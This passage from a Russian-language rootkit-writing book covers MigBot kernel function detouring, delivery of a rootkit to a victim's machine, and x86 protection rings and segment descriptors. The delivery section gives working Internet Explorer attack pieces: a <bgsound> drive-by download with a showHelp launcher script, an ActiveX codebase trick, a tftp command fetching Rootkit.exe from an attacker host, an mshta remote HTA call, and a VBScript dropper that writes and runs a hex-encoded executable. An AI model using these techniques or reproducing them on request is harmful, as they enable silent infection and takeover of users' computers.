        }
    }
    for(i=0;i < 8;i++)
    {

```

```

        actual_function[i] = newcode[i];
    }
}

```

Забегая вперед (глава 5), скажем, что руткит MigBot написан как драйвер, и его точка входа – функция DriverEntry – выглядит так (листинг 3.5).

Листинг 3.5. Точка входа драйвера MigBot

```

NTSTATUS DriverEntry(
    IN PDRIVER_OBJECT theDriverObject,
    IN PUNICODE_STRING theRegistryPath )
{
    DbgPrint("My Driver Loaded!");
    if(STATUS_SUCCESS != CheckFunctionBytesNtDeviceIoControlFile())
    {
        DbgPrint("Match Failure on NtDeviceIoControlFile!");
        return STATUS_UNSUCCESSFUL;
    }
    if(STATUS_SUCCESS != CheckFunctionBytesSeAccessCheck())
    {
        DbgPrint("Match Failure on SeAccessCheck!");
        return STATUS_UNSUCCESSFUL;
    }
    DetourFunctionNtDeviceIoControlFile();
    DetourFunctionSeAccessCheck();
    return STATUS_SUCCESS;
}

```

Функция DriverEntry проверяет, те ли функции мы собираемся патчить. Если функции те, что нам надо, DriverEntry организует обход, вызывая функции DetourFunctionNtDeviceIoControlFile() и DetourFunctionSeAccessCheck().

Итак, подытожим. **Функции руткита MigBot выполняют следующие действия:**

- CheckFunctionBytes* – проверяют, можно ли пропатчить функции NtDeviceIoControlFile и SeAccessCheck;
- my_function_detour_* – выполняют отсутствующие (перезаписанные) операторы и переходят обратно на первоначальную функцию. Это просто заглушки, на практике они должны содержать код руткита.
- DetourFunction* – организуют обход: вычисляют адреса перехода (адреса, на которые должны перейти функции

`my_function_detour*)` и выполняют собственно патчинг первых байтов оригинальных функций.

В результате у нас есть мощное средство патчинга времени выполнения, которое вы можете использовать в своих проектах. Кстати, его можно использовать не только для создания руткитов, но и для «горячего» (без останова системы) исправления ошибок.

3.5. ЭКСПЛОЙТ И РУТКИТ ИГРАЮТ ВМЕСТЕ

В этом параграфе я покажу, как внедрить руткит на компьютер-жертву при помощи эксплойта, то есть программы, эксплуатирующей уязвимость в системе жертвы. Эксплойт не обязательно является сложной и мощной программой. Его роль может сыграть одна-единственная строчка кода на каком-нибудь скриптовом языке. В общем, через несколько минут вы и сами обо всем узнаете.

Внедрение руткита в систему состоит из следующих шагов:

- **Загрузка кода руткита на компьютер жертвы.** На этом этапе мы должны придумать, как мы загрузим код нашего руткита на удаленный компьютер. Нужно отметить, что это не так уж и сложно. Мы рассмотрим пару способов загрузки кода руткита (исполняемого файла) на компьютер. Какой из них использовать – решать вам.
- **Запуск загруженного руткита.** При небольшой сноровке это тоже не самая сложная задача. Мы также рассмотрим несколько несложных способов запуска программ на удаленном компьютере

Полноценный пример мы рассматривать не будем, чтобы потом ни у кого не было претензий, что с помощью этой книги была взломана чья-то система. Мы рассмотрим только «набор кубиков», используя который вы сможете реализовать две поставленные выше задачи. Поскольку самой «дырявой» операционной системой является Windows, а самым «дырявым» браузером - Internet Explorer, то проще всего рассмотреть внедрение руткита на базе Windows + IE.

3.5.1. ЗАГРУЗКА РУТКИТА НА УДАЛЕННЫЙ КОМПЬЮТЕР

Загрузить руткит на удаленный компьютер очень просто. Для этого можно использовать тэг `<bgsound>`. Вообще-то данный тэг используется для загрузки и воспроизведения фоновой музыки во время просмотра страницы. Но браузеру все равно, что загружать, поэтому вы смело можете записать:

```
<bgsound src="http://dkws.org.ua/dkws.chm">
```

А файл dkws.chm может содержать вредоносный код, запустив который, мы можем сделать... да практически все, что придет нам в голову. Такой способ примечателен тем, что его можно использовать как в браузере Internet Explorer, так и в других браузерах. Правда, в других браузерах, например, в Opera, результат может быть совсем не таким, как мы ожидали.

IE скопирует файл dkws.chm в пользовательский каталог Temporary Internet Files, точнее в один из подкаталогов этого каталога. А имя файла будет изменено на dkws[1].chm, вместо [1] может стоять любое число - все зависит от количества загрузок файла. Найти файл в каталоге Temporary Internet Files поможет следующий сценарий:

```
<bgsound src="http://dkws.org.ua/dkws.chm">
<SCRIPT>
function exec()
{
    // работает только с IE
    s=document.URL;
    path=s.substr(-0,s.lastIndexOf("\\")); 
    path=unescape(path);
    document.write('<FORM name="exec_form"
ACTION="javascript:window.showHelp(
    document.forms[0].elements[0].value)">');
    document.write('<form><input type="hidden" size="40"
    maxlength="80" value="'+path+'\dkws[1].chm"></form>');
    setTimeout('document.exec_form.submit()',10000);
}
setTimeout("exec()",2500);
</SCRIPT>
```

Это был первый способ. Второй способ заключается в том, чтобы запустить на удаленной машине стандартный FTP-клиент (например, **tftp**), который скачает с заранее подготовленного нами FTP-сервера нужные нам, разработчикам руткита, файлы. Преимущество данного способа заключается в том, что нам не нужно вычислять путь к загруженному файлу – мы его можем указать заранее.

3.5.2. ЗАПУСК РУТКИТА НА УДАЛЕННОМ КОМПЬЮТЕРЕ

Уязвимости в Internet Explorer позволяют запускать на компьютере пользователя любую программу. В основном пользуются спросом уязвимости, основанные на неправильных настройках или же самых настоящих «дырах» в системе ActiveX. В этом пункте мы рассмотрим один пример с использованием

ActiveX и один – с программой mshta.exe. Почему так мало? Потому что я решил привести реально работающие способы, которые будут работать в любой операционной системе (имеется в виду Windows 98, ME, NT, 2000, XP) и практически с любой версией браузера IE.

Вы можете зайти, например, на <http://antichat.ru/activex>. На этой страничке вы найдете гораздо большие способов, но все ли они работают в той же самой Windows XP SP2? Нет. Работает только один, который мы и рассмотрим.

Рассмотрим самый простой пример запуска программы. Запускать мы будем не форматирование диска C, а всего лишь калькулятор:

```
<object id="oFile" classid="clsid:11111111-1111-1111-111111111111"
codebase="c:/WINDOWS/system32/calc.exe"></object>
```

Спустя секунду после открытия документа запустится калькулятор – программа calc.exe.

Почему же так происходит? Браузер пытается открыть объект с указанным нами ClassID, но поскольку такого объекта он найти не может, то он пытается загрузить его, используя объект, указанный в параметре codebase. Но не надейтесь аналогичным образом загрузить объект с удаленного компьютера. Прописать codebase=<http://server.ru/calc.exe> не получится.

Конечно, если браузер настроен вообще неправильно, то есть установлен низкий уровень безопасности, тогда есть вероятность, что таким образом удастся запустить программу, загруженную с удаленного компьютера. Но лучше на это не надеяться, поскольку даже настройки IE по умолчанию этого не допускают. А большинство пользователей их вообще не изменяют, не говоря уже о том, чтобы установить их ниже среднего уровня.

У приведенного способа есть еще один недостаток: да, вы можете запустить программу, но не сможете впоследствии ею управлять. Хотя, если этой программой будет загрузчик руткита, это не так важно: о ваших правах позаботится сам руткит. Хорошо то, что мы можем передать программе параметры. Например, мы можем запустить программу tftp так:

```
tftp -i tftp.our.host GET /directory/Rootkit.exe
```

Параметр -i включает бинарный режим передачи файлов, то есть ваши файлы будут доставлены в целости и сохранности. Второй параметр – это имя нашего FTP-узла (ну или не нашего, а взломанного вами заблаговременно), а два следующих параметра – указание программе загрузить на локальный компьютер (компьютер жертвы) файл Rootkit.exe. После этого вам останется только выполнить этот файл.




Рис. 3.8. Низкий уровень безопасности IE разрешает многое

У вас возник вопрос, куда будут загружены файлы? А это вы узнаете, когда настроите собственный TFTP-сервер. Кстати, с использованием TFTP распространяются многие руткиты, трояны и backdoor-программы. Поэтому на своем компьютере программу tftp я просто удалил.

Теперь рассмотрим второй способ, заключающийся в использовании программы mshta.exe. Эта программа предназначена для выполнения HTA-файлов. Вы можете вызвать ее напрямую с помощью тэга <object>, а можете запутать пользователя, вызвав эту программу, например, из chm-файла. Помните, в самом начале этой главы мы создавали файл dkws.chm? Так вот, в этом файле можно указать всего лишь одну строчку:

```
C:\WINDOWS\SYSTEM32\Mshta.exe,http://www.our_server.com/file.hta
```

А что же писать в самом файле file.htm? А об этом мы поговорим в следующем пункте.

3.5.3. HTA (HTML-приложение): что это такое?

HTA (HTML Application) – технология, с помощью которой можно создавать простые и полезные приложения без изучения «взрослых» языков программирования.

Как вы уже догадались, HTA разрабатывала Microsoft, поэтому нам стоит лишний раз обратить внимание на безопасность HTA-приложений. Как часто бывает в Microsoft, при разработке HTA думали о большом и светлом: о

помочи пользователям, не знающим C++, Visual Basic и других языков программирования. Ведь даже не знающий C++ мечтает написать программу! А тут на помощь приходит технология HTA, позволяющая разрабатывать приложения, основанные на VBScript, JavaScript и обычном HTML-коде.

Особенностью технологии HTA является то, что HTML-приложения выполняются вне браузера: не Internet Explorer'ом, а программой mshta. Благодаря этому HTA-файлы, содержащие обычные HTML-страницы, запускаются в отдельном окне со всеми «наворотами» – ссылками, эффектами, графикой, скриптами.

Файл HTA – это текстовый файл, редактировать который можно любым текстовым редактором (Блокнотом) или редактором HTML-верстки (Macromedia Dreamweaver). В этом и заключается его преимущества перед тем же Visual Basic - пользователь может работать в удобной для него обстановке.

Рассмотрим простейший пример HTA-файла:

```
<html>
<head>

<HTA: APPLICATION id="HTA"
applicationName="TEST HTA" // название приложения
border="thin"           // рамка = тонкая
borderStyle="normal"     // стиль рамки
caption="yes"            // показывать заголовок окна
icon="C:/icon.ico"       // пиктограмма
maximizeButton="yes"      // кнопка максимизации
minimizeButton="yes"      // кнопка минимизации окна
showInTaskbar="no"        // будет ли приложение показано на панели задач
windowState="normal"      // первоначальный размер окна
innerBorder="yes"         // внутренняя граница
navigable="yes"           // ссылки будут открываться в
                           // отдельных окнах

scroll="auto"              // прокрутка
scrollFlat="yes"           // "плоская" прокрутка
singleInstance="yes"        // одна инстанция
sysMenu="no"                // системного меню
contextMenu="yes"           // контекстное меню
selection="yes"              // выделение
version="1.0" />
</head>
<body><H1>Текст страницы</H1></body>
</html>
```




Рис. 3.9. Результат выполнения приложения HTA

Как видите, в секции <head> описываются атрибуты окна HTA-приложения. Подробно атрибуты описаны в таблице 3.2.

Таблица 3.2. Атрибуты HTA-приложения

Атрибут	Описание
applicationName	Имя приложения. Должно быть уникальным
border	Задает тип рамки: <ul style="list-style-type: none"> • thick — толстая рамка, можно изменять размер окна; • dialog — обычная рамка, нельзя изменять размер; • none — без рамки; • thin — тонкая, нельзя изменять размер
borderStyle	Стиль рамки: <ul style="list-style-type: none"> • normal — обычная; • raised — приподнятая (3D); • complex — среднее между raised и sunken; • static — используется только для окон, в которых нет пользовательского ввода; • sunken — утопленная (3D)
caption	Определяет, будет ли окно отображаться с заголовком: <ul style="list-style-type: none"> • yes — да, будет; • no — не будет
icon	Задает путь к пиктограмме. Поддерживаются форматы ICO и BMP. Размер изображения 32x32

showInTaskbar	Показывать ли окно в панели задач Windows (yes/no)
singleInstance	Разрешает запуск только одной копии вашего приложения (yes/no). Данный атрибут использует значение атрибута applicationName .
maximizeButton, minimizeButton	Управляет отображением кнопок максимизации/минимизации окна HTA-приложения
windowState	Состояние окна при запуске: <ul style="list-style-type: none"> • normal — как обычно; • minimize — окно будет минимизировано; • maximize — окно будет максимизировано
innerBorder	Управляет отображением внутренней границы окна (yes/no)
navigable	Указывает, будут ли ссылки открываться в отдельных окнах или в одном (значения yes/no)
scrollFlat	Вид полосы прокрутки: <ul style="list-style-type: none"> • yes — двухмерный (плоский); • no — трехмерный
sysMenu	Управляет отображением системного меню (yes/no)
contextMenu	Управляет отображением контекстного меню (yes/no)
selection	Указывает, можно ли выделять текст в HTA-окне (yes/no)

А теперь начинается самое интересное. Создайте HTA-документ. Любой. Можно просто переименовать обычный HTML-документ, назначив ему расширение .hta. Браузер его не откроет, а предложит сохранить на диске. Зато, если дважды щелкнуть на документе, он откроется в отдельном окне.

Как уже было отмечено, браузер не выполняет HTA-документы. Их выполнением занимается программа **mshta**. А это означает, что все средства защиты браузера, какими бы они ни были, недействительны против HTA-документов. Следовательно, используя простенькие VB-или JS-скрипты, злоумышленник может: читать файлы, передавать файлы и другую информацию о вашей системе на свой сервер, изменять ключи реестра.

Если вы тот самый злоумышленник или собираетесь им стать, то я вас немного огорчу. Примеров таких скриптов в книге я приводить не стану. Поиските их в Интернете – их там полно.

Если не можете пользоваться поисковиком, тогда посетите несколько зарубежных сайтов «для взрослых» – получасового пребывания там хватит, чтобы «подцепить» какой-нибудь троянский скрипт. Потом запускаете антивирус и ищете эти сценарии (только проследите, чтобы антивирус их не удалил). Потом вам останется только проанализировать действия сценариев. Это не очень сложно при определенных знаниях VBS и Jscript.

Я покажу только общую идею: сейчас мы напишем сценарий, хранящий в строке EXE-файл в шестнадцатеричном представлении. Выполнение этого сценария записывает посимвольно строку в EXE-файл на диске и запускает этот файл. Если этот исполняемый файл загружает ваш руткит, то пользователя можно только пожалеть...


Листинг 3.6. Сценарий, записывающий на диск исполняемый файл

```
<script language=vbs>
self.MoveTo 6000,6000 // на экране нас не видно
t="4D,5A,44,01,05,00,02,00,20,00,21,00,FF,FF,75,00,00,02,00,00,99,
00,00,00,3E,00,00,00,01,00,FB,30,6A,72,00,00,00,00,00,00,00,00,00,00,00,
00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00"
// далее идет строка t, содержащая EXE-файл
t=t&...
tmp = Split(t, ",")
// создаем объект в файловой системе
Set fso = CreateObject("Scripting.FileSystemObject")
// создаем объект оболочки, позволяющий запускать программы
Set shell = CreateObject("WScript.Shell")
// это имя нашего EXE-файла
poop = "fDfdfsdssfsdfssd3s343.exe"
// создаем EXE-файл, открываем его для записи
Set f = fso.CreateTextFile(poop, ForWriting)
// в цикле выводим содержимое EXE-файла на диск
For i = 0 To UBound(tmp)
    l = Len(tmp(i))
    b = Int("&H" & Left(tmp(i), 2))
    If l > 2 Then
        r = Int("&H" & Mid(tmp(i), 3, 1))
        For j = 1 To r
            f.Write Chr(b)
        Next
    Else
        f.Write Chr(b)
    End If
Next
f.Close
```

```
runscr=1
// запускаем exe-файл
if runscr then shell.run(poop)
on error resume next: self.close()
</script>
```

Видите, как все просто и красиво. Одна неприятность: этому способу уже сто лет, и его обнаруживает любой современный антивирус. KAV определяет этот код как Trojan-Dropper.VBS.Prob.

Обычным пользователям, которые хотят уберечься от этой напасти, рекомендуется вообще удалить программу **mshta.exe**.



ГЛАВА 4. ЗНАКОМСТВО С СИСТЕМНЫМИ ТАБЛИЦАМИ

- РЕЖИМЫ РАБОТЫ ПРОЦЕССОРА
- ВЛАСТЬ КОЛЕЦ
- ПЕРЕХОД В ЗАЩИЩЕННЫЙ РЕЖИМ
- ОРГАНИЗАЦИЯ ПАМЯТИ В
ЗАЩИЩЕННОМ РЕЖИМЕ
- ТАБЛИЦА ДЕСКРИПТОРОВ ПРЕРЫВАНИЙ (IDT)
- СТРУКТУРА SSDT
- ОГРАНИЧЕНИЕ ДОСТУПА К НЕКОТОРЫМ
ВАЖНЫМ ТАБЛИЦАМ
- ВАЖНЕЙШИЕ ФУНКЦИИ ЯДРА ОС

Крупнейшим недостатком ловушек пользовательского уровня, о которых мы говорили в предыдущей главе, является то, что они сравнительно легко поддаются обнаружению. Этого недостатка нет у ловушек уровня ядра. Для организации такой ловушки руткит должен подменить одну из системных таблиц. В этой главе мы поговорим об этих таблицах, а также изложим необходимые сведения о ядре ОС Windows.

Программное обеспечение и аппаратное обеспечение тесно связаны друг с другом. Без программного обеспечения аппаратное – просто железки. Но в то же время, программное обеспечение не может существовать без аппаратного. Кроме того, аппаратное обеспечение позволяет поддерживать безопасность программного обеспечения.

Практически у каждой аппаратной архитектуры есть свои решения, позволяющие ограничивать доступ пользовательских программ к тем или иным участкам памяти или командам процессора.

В этой главе мы поговорим о настоящих «Властелинах колец» – процессорах компании Intel семейства x86. Кольца процессора являются аппаратным средством защиты, охраняющими код и данные от действий пользовательских программ. Мы познакомимся с командами, которые можно выполнять только на нулевом кольце защиты процессора.

Также в этой главе мы поговорим о том, как Windows работает с памятью. Это очень важная тема, без понимания которой вы не сможете написать хороший руткит. Если подытожить, то вам нужно обязательно прочитать эту главу, поскольку от ее понимания будет зависеть понимание остальных глав книги.

4.1. РЕЖИМЫ РАБОТЫ ПРОЦЕССОРА

32-х разрядные процессоры Intel могут работать в одном из четырех режимов:

- Реальный режим
- Защищенный режим
- Виртуальный режим
- Режим системного управления

Далее на каждом из них мы остановимся поподробнее.

РЕАЛЬНЫЙ РЕЖИМ

Полное (и более правильное) название этого режима – режим реальных адресов (real address mode или R-Mode). В этом режиме процессор работает как обычный XT-компьютер с процессором 8086. Да, именно как процессор 8086, о котором современное поколение программистов давно забыло. Несмотря на то, что процессор работает как обычный 8086, он позволяет пользоваться своими самыми современными технологиями – MMX, SSE/SSE2, использовать 32-разрядные регистры общего назначения, регистры управления и т. п. Конечно, набор команд зависит от самого процессора. Если у вас старенький Pentium 166 MMX, то ни о каком SSE не может быть и речи!

В реальном режиме процессор работает сразу после включения питания, в реальном режиме выполняется программа инициализации, прочитанная из BIOS. В реальном режиме все «реальное»: любая программа может обратиться к любому устройству непосредственно, в обход операционной системы.

В наше время реальный режим используется только для запуска компьютера и загрузки операционной системы, которая должна сразу же переключить его в защищенный режим. Именно поэтому современные процессоры Intel оптимизированы для работы именно в защищенном режиме. Единственная операционная система реального режима, дожившая до наших дней, – это DOS; все остальные современные ОС работают в защищенном режиме.

В реальном режиме вам недоступны ни виртуальная память, ни многозадачность, ни уровни привилегий. Также вы не можете работать с кэшами, буферами TLB, буфером ветвлений, а также рядом других технологий, которые обеспечивают высокую производительность процессора.

Конечно, любой современный процессор в реальном режиме будет работать на порядок быстрее, чем оригинальный 8086, но он никогда не достигнет своей же производительности в защищенном режиме. Если вам нужна программа, которая должна работать именно в реальном режиме (под DOS), не стоит для нее покупать современный компьютер – вполне хватит 80486DX.

ЗАЩИЩЕННЫЙ РЕЖИМ

Англоязычные названия этого режима – «protected mode» или «P-Mode». В Intel утверждают, что это родной режим для всех 32-разрядных процессоров. Но запускается-то компьютер сначала в реальном режиме, а потом уже операционная система переводит его в защищенный режим специальными командами.

Работая в защищенном режиме, процессор контролирует все приложения. Этот контроль осуществляется с помощью механизма колец, о котором мы скажем далее. Только в защищенном режиме возможна многозадачность, организация виртуальной памяти и другие программные технологии.

Все ресурсы процессора раскрываются в полной мере только в защищенном режиме. Взять ту же оперативную память: в реальном режиме процессору доступен всего лишь 1 Мб из физически доступных, например, 2 Гб; в защищенном же режиме процессоры 80386 и 80486 могут адресовать до 4 Гб оперативной памяти (точнее, это будет виртуальная память), а Pentium – 64 Гб.

ВИРТУАЛЬНЫЙ РЕЖИМ

«Виртуальный режим» – это сокращенное и немного неправильное название этого режима. На самом деле этот режим называется «режим виртуального процессора 8086». В англоязычной литературе – «virtual-8086 mode» или «V-Mode».

В данный режим можно перейти только из защищенного режима. В этом режиме эмулируется работа процессора 8086 (1 Мб оперативной памяти, обычные прерывания). В виртуальном режиме в отличие от реального режима нельзя использовать инструкции MMX/SSE/SSE2.

Обычно виртуальный режим используется для запуска в защищенном режиме программ, рассчитанных на реальный режим. Сеанс MS DOS в Windows – это самый наглядный пример виртуального режима. Он используется для обратной совместимости программного обеспечения, рассчитанного на старые процессоры. Для операционной системы сеанс MS DOS – это обычное приложение, работающее в защищенном режиме, а вот

программе, которая выполняется «внутри» сеанса MS DOS, «кажется», что она работает в реальном режиме.

Режим системного управления

Данный режим нам попросту не нужен. Скажу только, что в англоязычной литературе он называется «*system management mode*» или «*S-Mode*» – это на случай, если вы заинтересуетесь и попробуете найти о нем информацию в Интернете.

4.2. ВЛАСТЬ КОЛЕЦ

Впервые концепция колец защиты появилась в процессоре Intel 80386. Кольца – это не физическое устройство, а логический механизм. Всего процессоры x86 используют четыре кольца, обозначенных номерами от 0 до 3.

Код, выполняющийся на нулевом кольце, имеет наивысший приоритет. Программе «нулевого кольца» разрешено делать все – обрабатывать прерывания, работать напрямую с аппаратными средствами. Ясно, что на нулевом кольце выполняется ядро операционной системы. Руткиты уровня ядра тоже выполняются на нулевом кольце защиты, то есть обладают максимальными привилегиями, что и позволяет им модифицировать таблицы ядра и обращаться к «железу» на тех же правах, что и операционная система.

Пользовательские программы выполняются на третьем кольце, поэтому их иногда называют «программами третьего кольца». Программы, выполняющиеся на третьем кольце, не имеют права напрямую работать с аппаратными средствами.

На процессор возложена ответственная задача: он обязан отслеживать, какая программа на каком кольце выполняется, чтобы программы третьего кольца не смогли выполнить инструкции нулевого кольца или не получили доступ к памяти, отведенной только для нулевого кольца. Каждой программе назначен номер кольца. Назначением номеров ведает операционная система.

Изначально планировалось такое распределение колец:

- 0 – ядро операционной системы;
- 1 – драйверы операционной системы;
- 2 – программный интерфейс операционной системы;
- 3 – прикладные программы,

но сложилось так, что обычно используется только два кольца: нулевое с максимальными привилегиями и третье – с минимальными привилегиями. Linux, как и Windows, тоже использует только два кольца – нулевое и третье. DOS и все ее программы выполняются только на нулевом кольце. Правда, в режиме DPMI (DOS Protected Mode Interface), когда поддерживается защищенный режим процессора, возможно распределение программ по кольцам.

Если программа третьего кольца пытается получить доступ к нулевому кольцу, процессор генерирует исключение #GP (general-protection exception). В этом случае операционная система должна прекратить выполнение программы-нарушителя.

Однако в некоторых случаях программа третьего кольца все-таки может получить доступ к нулевому кольцу. Например, программа загрузки драйвера (выполняется на третьем кольце с правами администратора) должна иметь доступ к загруженным драйверам устройств (а это уже нулевое кольцо).

Если руткит представляет собой драйвер устройства, то выполняться он будет на нулевом кольце и большинство антируткитных программ не сумеют его обнаружить -- ведь эти программы работают на третьем кольце, пусть и от имени администратора. Сканеры рутkitов могут заметить руткит разве что в неактивном состоянии, когда он еще не загружен в память, а просто лежит в каком-нибудь каталоге.

Кольца служат не только для ограничения доступа к памяти. **Некоторые инструкции процессора можно выполнить только на нулевом кольце защиты. Это относится к следующим инструкциям:**

- CLI – остановить обработку прерываний (на текущем процессоре, если у вас их несколько);
- STI – возобновить обработку прерываний (на текущем процессоре);
- IN – прочитать данные из аппаратного порта;
- OUT – записать данные в порт.

4.3. ПЕРЕХОД В ЗАЩИЩЕННЫЙ РЕЖИМ

Прежде чем перейти к рассмотрению очень важной темы, а именно организации памяти в защищенном режиме, вам нужно знать, что такие управляющие регистры (Control Registers).

У любого 32-разрядного процессора есть управляющие регистры CR0, CR1, CR2, CR3, CR4. Эти регистры содержат флаги, изменения которых можно

повлиять на работу всего процессора в целом. Назначение всех этих флагов мы рассматривать не будем – уж больно утомительный это процесс, а разработчику руткита (или антируткитной системы) большинство их никогда не пригодится.

Наиболее известным из всех флагов является флаг PE регистра CR0. С помощью этого флага операционная система переводит процессор в защищенный режим. Вот как это происходит:

```
_asm
{
    push eax      ; сохраняем значение EAX в стеке
    mov eax,cr0   ; копируем в EAX содержимое регистра CR0.
    or al,1       ; устанавливаем нулевой бит
                  ; (соответствует флагу PE) в CR0
    mov cr0,eax   ; переводим процессор в защищенный режим
; ----- процессор в защищенном режиме -----
; <первая инструкция, которая будет выполнена
; в защищенном режиме>
    pop eax      ; восстанавливаем значение EAX
}
```

Обратно (в реальный режим) процессор можно перевести с помощью следующего кода:

```
_asm
{
    move ax,cr0
    and al,0feh   ; сбрасываем бит PE.
    mov cr0,eax   ; процессор уже в реальном режиме
}
```

4.4. ОРГАНИЗАЦИЯ ПАМЯТИ В ЗАЩИЩЕННОМ РЕЖИМЕ

Этот раздел я советую прочитать «одним духом», чтобы в голове точно сформировалась вся картина происходящего. Если вы устали, лучше отдохните часок, а потом продолжите чтение.

4.4.1. ВВЕДЕНИЕ В СЕГМЕНТНУЮ ОРГАНИЗАЦИЮ ПАМЯТИ

Первое, что меняется при переходе в защищенный режим, – это организация памяти. В защищенном режиме есть две модели организации памяти: сегментная (segmentation) и страничная (paging). Пока поговорим об этих моделях в общем, а потом рассмотрим каждую модель подробнее.

Сегментация памяти позволяет разделить адресное пространство процессора (ту память, которую видит процессор) на отдельные, непересекающиеся сегменты, то есть изолировать выполняющиеся программы друг от друга. Сегмент может содержать код, данные, стек, а также системные структуры данных (TSS, LDT). Благодаря сегментной организации памяти и возможна многозадачность.

Страницчная модель более сложная и громоздкая, но у нее намного больше возможностей. Именно эту модель использует Windows после перехода в защищенный режим, в котором она собственно и работает на протяжении всего времени. Но до этого момента, на начальном этапе загрузки используется сегментная организация памяти. Поэтому мы сначала ее и рассмотрим, а затем уже перейдем к страницочной модели.

Интересно, что флага в управляющих регистрах, отвечающего за явное переключение между моделями организации памяти, не существует. Скажем так: сегментация присутствует всегда, а вот если мы хотим использовать страницную организацию, то нам нужно установить 31-ый бит (флаг PG) регистра CR0.

В рамках сегментной модели вся память разделена на группы сегментов. У каждой группы есть свой владелец – программа. Если какая-нибудь программа попытается обратиться к сегменту другой программы, процессор сразу же генерирует исключение (прерывание) #GP (General Protection, general-protection exception), в ответ на которое операционная система должна завершить программу-нарушитель.

Чтобы обратиться к любому байту в любом сегменте памяти, мы должны знать его логический адрес. Логический адрес состоит из селектора (selector) и смещения (offset). Если вы программировали на Ассемблере, то уже догадались, что логический адрес – это всего-навсего дальний указатель.

Селектор – это не что иное, как уникальный идентификатор сегмента. «Уникальный» означает, что у каждого сегмента свой собственный селектор. **Смещение – это адрес байта относительно начала сегмента (селектора).** Думаю, тут все просто. **Зная селектор и смещение, мы можем получить линейный, то есть реальный, адрес байта памяти.**

ПРИМЕЧАНИЕ.

Сейчас нужно прояснить один момент. Мы знаем, что есть физический адрес байта в памяти. Только что мы узнали, что есть логический адрес и линейный адрес. И при этом было сказано, что линейный адрес – это реальный, то есть физический, адрес байта памяти. Запомните – «линейный адрес» и «физический адрес» – это не синонимы. Да, линейный адрес совпадает с физическим адресом, но только в случае сегментной адресации, а не страницной!

4.4.2. ДЕСКРИПТОР СЕГМЕНТА

Мы уже знаем, что такое селектор и смещение, но нам нужно познакомиться с еще одним очень важным термином – *дескриптор*.

Перед тем, как обратиться к какому-либо адресу памяти, программа должна определить набор сегментов, через которые она сможет «добраться» до этого адреса. Сегмент задается структурой данных, которая называется *дескриптором*. Размер этой структуры – 8 байт. Дескриптор содержит всю необходимую системе информацию о сегменте. Все дескрипторы хранятся в специальной области памяти – GDT (Global Descriptor Table) – *глобальной таблице дескрипторов* (п. 4.4.3).

64-битовая структура дескриптора показана на рис. 4.1, а в табл. 4.1 приведено описание полей дескриптора.




Рис. 4.1. Структура дескриптора сегмента

Таблица 4.1. Поля дескриптора

Биты	Поле	Описание
0-15	Предел, биты 0-15	Предел сегмента – это предельное значение смещения (offset) в сегменте. Поле содержит первые 15 бит предела
16-31	Адрес сегмента, биты 0-15	Адрес сегмента (он же базовый адрес) – 32-разрядный адрес области памяти, с которой начинается сегмент. В этом поле хранятся первые 16 бит адреса
32-39	Адрес сегмента, биты 16-23	Биты 16-23 адреса сегмента
40	Флаг A (Accessed)	Бит доступа. Показывает, был ли произведен доступ к сегменту. Если процессор обращался к этому сегменту для чтения или записи, то бит будет установлен в 1. В противном случае бит равен 0. Бит доступа устанавливается процессором, а сбрасывается операционной системой. Процессор не может сбросить бит. После создания нового сегмента бит A = 0, поскольку обращений к сегменту еще не было
41-43	Тип сегмента	Поле размером 3 бита. Определяет тип сегмента и права доступа к сегменту (см. табл. 4.2)

44	Флаг S (System)	Обозначает системный объект. Если флаг сброшен (0), то сегмент является системным, если установлен (1), то обычным – сегментом кода или данных
45, 46	DPL	DPL (Descriptor Privilege Level) – дескриптор уровня привилегий. А это и есть номер кольца. Это двухбайтовое поле может содержать значения от 0 до 3
47	Флаг P (Present)	Флаг присутствия сегмента. Если флаг установлен, то сегмент есть в оперативной памяти; если сброшен, то сегмент выгружен на диск. Используется при реализации механизма виртуальной памяти
48-51	Предел, биты 16-19	Оставшиеся биты предела сегмента
52	Флаг U (User)	Пользовательский бит. Не используется процессором. Программа может устанавливать его на свое усмотрение
53	Флаг X (reserved)	Зарезервированный бит. Intel не рекомендует его использовать, поскольку он может понадобиться для будущих моделей процессоров
54	Флаг D (Default size)	Размер operandов по умолчанию. Если бит сброшен (0), то сегмент 16-разрядный. Если установлен (1), то сегмент – 32-разрядный.
55	Флаг G (Granularity)	Гранулярность сегмента. Задает единицу измерения сегмента. Если флаг сброшен, то сегмент измеряется в байтах, если установлен, то в страницах (1 страница = 4 Кб)
